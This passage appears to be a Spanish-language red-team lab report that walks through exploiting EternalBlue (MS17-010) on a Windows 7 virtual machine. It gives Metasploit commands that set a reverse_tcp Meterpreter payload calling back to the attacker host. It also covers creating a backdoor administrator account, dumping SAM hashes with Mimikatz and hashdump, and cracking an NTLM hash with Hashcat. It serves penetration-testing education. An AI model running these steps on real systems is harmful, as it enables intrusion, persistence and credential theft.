
Vulnerabilidad crítica encontrada:

MS17-010 (EternalBlue)

- **CVE**: CVE-2017-0143
- **Riesgo**: ALTO (ejecución remota de código)
- **Protocolo afectado**: SMBv1
- **Estado confirmado**: VULNERABLE

Figura 12

Script puerto 445



Fuente. Carlos Pinzón

Versión detectada: “microsoft-ds Windows 7 Professional 7601 Service Pack 1”

Información del Sistema

- **Nombre de host**: PC202006
- **Grupo de trabajo**: WORKGROUP

Hora del sistema: Desincronizada (clock-skew: 1h30m59s), lo que podría indicar falta de actualizaciones.

Configuraciones inseguras: **Message signing: disabled** (permite ataques Man-in-the-Middle).

Fase 3. Evaluación de Amenazas / Identificación de Vulnerabilidades

Confirmar vulnerabilidades explotables.

Herramientas: Metasploit (scanner/smb/smb_ms17_010)

Comandos:

- msfconsole
- search eternal
- use auxiliary/scanner/smb/smb_ms17_010
- run

Resultados:

“Host is likely VULNERABLE to MS17-010!”

Fase 4. Ejecución de Explotación / Obtención de Acceso

Explotación de SMBv1 usando ms17_010_eternalblue para obtener sesión remota

Herramienta: Metasploit (exploit/windows/smb/ms17_010_eternalblue)

Comandos:

- “msfconsole”
- “Search eternalblue”
- “use exploit/windows/smb/ms17_010_eternalblue”
- “set RHOST 192.168.2.103”
- “set payload windows/x64/meterpreter/reverse_tcp”

- exploit

Comandos recolección de Información Básica


- Getuid
- Sysinfo
- Ipconfig
- cd Users
- ls
- search -f pagefile.sys
- idletime
- Shell
- dir /a:h

En Kali Linux se carga el módulo en Metasploit:

msfconsole, módulos relacionados con el exploit EternalBlue.

Figura 13

Metasploit




Fuente. Carlos Pinzón

Asignación del RHOSTS 192.168.2.103

Figura 14

Configuración metasploit



Fuente. Carlos Pinzón

Inicio de ataque: exploit


Resultados:

Conexión Establecida

- Atacante (Kali Linux) : 192.168.2.104 (abrió el puerto 4444 como listener).
- Víctima (Windows): 192.168.2.103 (se conectó desde el puerto 49288).
- Fecha/Hora: 2025-05-03 12:35:01 (hora local -0500).
- Servicio explotado: SMB (puerto 445)

Figura 15

Ejecución exploit



Fuente. Carlos Pinzón

Comando Ejecutado: getuid

Sesión activa de Meterpreter (el payload de Metasploit) después de explotar con éxito el sistema objetivo.


Acceso exitoso con privilegios de SYSTEM.

Control total sobre el sistema comprometido (instalar malware, robar datos, etc.).

Detalles del sistema con el comando sysinfo

Figura 16

Escalada privilegios



Fuente. Carlos Pinzón

Comando ipconfig dentro de una sesión activa de Meterpreter.

Información crítica sobre la red del sistema comprometido.

El sistema comprometido tiene tres interfaces configuradas:

1. **Loopback (Interface 1)**

Propósito: Comunicaciones internas del sistema.

2. **Adaptador de Red Principal (Interface 11)**

Nombre: Adaptador Intel PRO/1000 MT (típico en máquinas virtuales VirtualBox/VMware).


MAC: 08:00:27:92:80:c0 (prefijo 08:00:27 sugiere VirtualBox).

3. **Adaptador ISATAP (Interface 12)**

Propósito: Túnel IPv6 sobre IPv4 (usado en redes corporativas).

Figura 17

Escalada privilegios



Fuente. Carlos Pinzón

Listado carpetas Users

semi y usuario: Son carpetas de usuarios locales con permisos completos (0777).


Fechas de Modificación:

- Las carpetas semi y usuario fueron modificadas en 2020, lo que indica actividad reciente.
- Las carpetas Default y Public también muestran actividad en 2020, pero con permisos restringidos.

El sistema comprometido tiene al menos dos usuarios locales (semi y usuario) con permisos completos, lo que facilita la escalada de privilegios y el movimiento lateral.

Figura 18

Usuarios



Fuente. Carlos Pinzón

En la carpeta semi se muestra el archivo winse20w0.exe ejecutado, esto es a manera de mostrar lo vulnerable que está expuesta la máquina.

Figura 19

Vulnerabilidad de la maquina

Fuente. Carlos Pinzón


Se puede encontrar cualquier tipo de fichero su tamaño y modificación como por ejemplo: pagefile.sys

Fuente: Carlos Pinzón

También podemos saber el tiempo que lleva el usuario fuera del equipo.

Figura 20

Time de usuario




Fuente. Carlos Pinzón

Ejecución de Shell dentro del equipo de Windows y los diferentes ficheros y carpetas en el directorio de C:

Figura 21

Shell



Fuente. Carlos Pinzón

Fase 5. Persistencia y Movimiento Lateral /Mantenimiento del Acceso

Herramientas:

- Meterpreter (Metasploit)
- Windows CMD (net user)


Comandos:

- meterpreter > shell
- C:\Windows\system32> net user carlospinzon Met@llic@123 /add
- C:\Windows\system32> net localgroup administradores carlospinzon /add
- net user carlospinzon
- meterpreter> run post/windows/gather/enum_shares
- load wiki
- lsa_dump_sam
- hashdump
- password change
- netstat -ano

Creación de Usuario Administrador (PoC)

Figura 22

Shell usuario



Fuente. Carlos Pinzón


Resultados:

Verificación de Usuario / Usuario "carlospinzon" creado con privilegios de administrador.

User name	carlospinzon
Local Group Memberships	*Administradores

Figura 23

Evidencia en Windows 7 creacion de usuario carlospinzon




Fuente. Carlos Pinzón

Evidencia de Fuga de Información

Figura 24

meterpreter> run post/windows/gather/enum_shares



Fuente. Carlos Pinzón

Sí existe evidencia potencial de fuga de información basada en los resultados del módulo enum_shares de Meterpreter:

Riesgos identificados:

- **Acceso no autorizado**: Cualquier usuario en la red podría acceder a archivos personales o sensibles dentro de C:\Users.
- **Fuga de datos**:

Documentos en C:\Users\[Usuario]\Documents.


Credenciales en C:\Users\[Usuario]\AppData.

La existencia del share C:\Users expuesto constituye evidencia de fuga de información, validando el problema descrito en el Anexo 4.

Robo de credenciales

Figura 25

Capturas credenciales en memoria herramienta (Mimikatz)




Fuente. Carlos Pinzón

Y vemos como obtenemos toda la información de la de la SAM, los usuarios con los hashes.

Figura 26

Volcado de hashes (Metasploit)




Fuente. Carlos Pinzón

Ahora vamos a cambiar lo que es la password del usuario carlospinzon usando password change.

Figura 27

Cambio de password



Fuente. Carlos Pinzón

Figura 28

Verificación password


Fuente. Carlos Pinzón

Hemos cambiado el hash.

Ataque de fuerza bruta utilizando Hashcat sobre un hash NTL.

Figura 29

Hash NTLM del usuario



Fuente. Carlos Pinzón

Figura 30

herramienta mimikatz


Fuente. Carlos Pinzón

Herramientas utilizadas:

- **Hashcat v6.2.6**: una de las herramientas más potentes para recuperación de contraseñas por fuerza bruta y diccionario.
- **Wordlist rockyou.txt**: basado en contraseñas filtradas reales, ideal para ataques de diccionario.

Figura 31

Uso hashcat



Fuente. Carlos Pinzón

Resultado:

Hallazgo: Se identificó un hash NTLM correspondiente a una cuenta de usuario. Utilizando la herramienta Hashcat con el diccionario rockyou.txt, se logró descifrar el hash en menos de 5 segundos.


Hash: 36412cb346d72773776b74f100db4897

Contraseña: metallica

Status: Cracked

Figura 32

Resultado hallazgo




Fuente: Carlos Pinzón

Conexiones de red activas, puertos en escucha y los PID de los procesos correspondientes.

Figura 33

Conexiones



Fuente. Carlos Pinzón

Conexión sospechosa identificada

tcp 192.168.2.103:49161 192.168.2.104:4444 ESTABLISHED 0 1112/spoolsv.exe

Análisis

- Puerto local 49161 conectado al puerto 4444 del host remoto (192.168.2.104).
- Estado de la conexión: ESTABLISHED, es decir, la conexión está activa.
- El proceso responsable es spoolsv.exe, que normalmente es el servicio de cola de impresión, pero comúnmente suplantado por malware/metasploit para ocultar shells inversas.
- Este patrón es típico de una conexión de shell inversa establecida por un payload de Meterpreter.
- Indicador claro de una intrusión activa.

Fase 6. Elaboración del Informe / Documentación de Resultados

Evidencias Adjuntas:

- Capturas de terminal (Nmap, Metasploit, Meterpreter).
- KeePass: Gestor seguro para credenciales obtenidas en pruebas de penetración.

Informe con análisis del caso de Red Team, que permitió dar solución al fallo identificado.

1. Mención explícita de Aplicación Vulnerable "en un sistema operativo Windows"

- **Dato:** El anexo establece que en la máquina objetivo (Windows) está instalada una *aplicación vulnerable*.
- **Importancia:** Este indicio dirigió inmediatamente el enfoque hacia la búsqueda de vulnerabilidades conocidas en Windows y sus servicios básicos, como SMB (Server Message Block), que históricamente han sido vectores de ataque críticos en sistemas Windows.

2. Referencia a la posibilidad de obtener acceso mediante "Shell"

- **Dato:** Se menciona que la vulnerabilidad podría ser explotada para obtener acceso shell remoto.
- **Importancia:** No todas las vulnerabilidades permiten shells remotos. Esto filtró la búsqueda hacia exploits que otorgaran Remote Code Execution (RCE), como **EternalBlue (MS17-010)**, famoso por permitir shells Meterpreter o shells nativas de Windows tras la explotación.

3. Indicación sobre "Escalación de Privilegios" y "creación de usuario administrador"

- **Dato:** El anexo requiere que, tras explotar la vulnerabilidad, se demuestre la capacidad de crear un usuario administrador.
- **Importancia:** Este requerimiento implica que el exploit debe ofrecer acceso con privilegios elevados o que permita *post-exploitation* para escalar privilegios, algo que EternalBlue puede lograr gracias a que se ejecuta como NT AUTHORITY\SYSTEM.

4. Entrega de una copia forense del servidor comprometido

- **Dato:** Se indica que el equipo forense entrega una imagen de la máquina.
- **Importancia:** Esto significa que cualquier análisis posterior puede buscar configuraciones de servicios habilitados (como SMBv1 activo) y vulnerabilidades.

5. Contexto operativo: Red Team y simulación de fuga de información

- **Dato:** El escenario es parte de un ejercicio de Red Team, que busca simular amenazas reales incluyendo fugas de información.
- **Importancia:** Sabemos que vulnerabilidades como EternalBlue fueron usadas en la vida real para campañas de ransomware y exfiltración de datos. Esto reforzó la hipótesis de que la vulnerabilidad explotada era grave y masivamente explotable.

Informe de herramientas utilizadas para dar identificar fallos en el escenario propuesto.

Herramienta: Nmap (Network Mapper) con el script de vulnerabilidades (vuln category scripts).

nmap -sV --script vuln 192.168.2.103

Se utilizó Nmap con el módulo --script vuln, que ejecuta múltiples NSE (Nmap Scripting Engine) scripts orientados a detectar vulnerabilidades conocidas.

El escaneo detectó servicios activos, versiones de servicios y vulnerabilidades relacionadas.

El script en particular que identificó el fallo crítico fue:

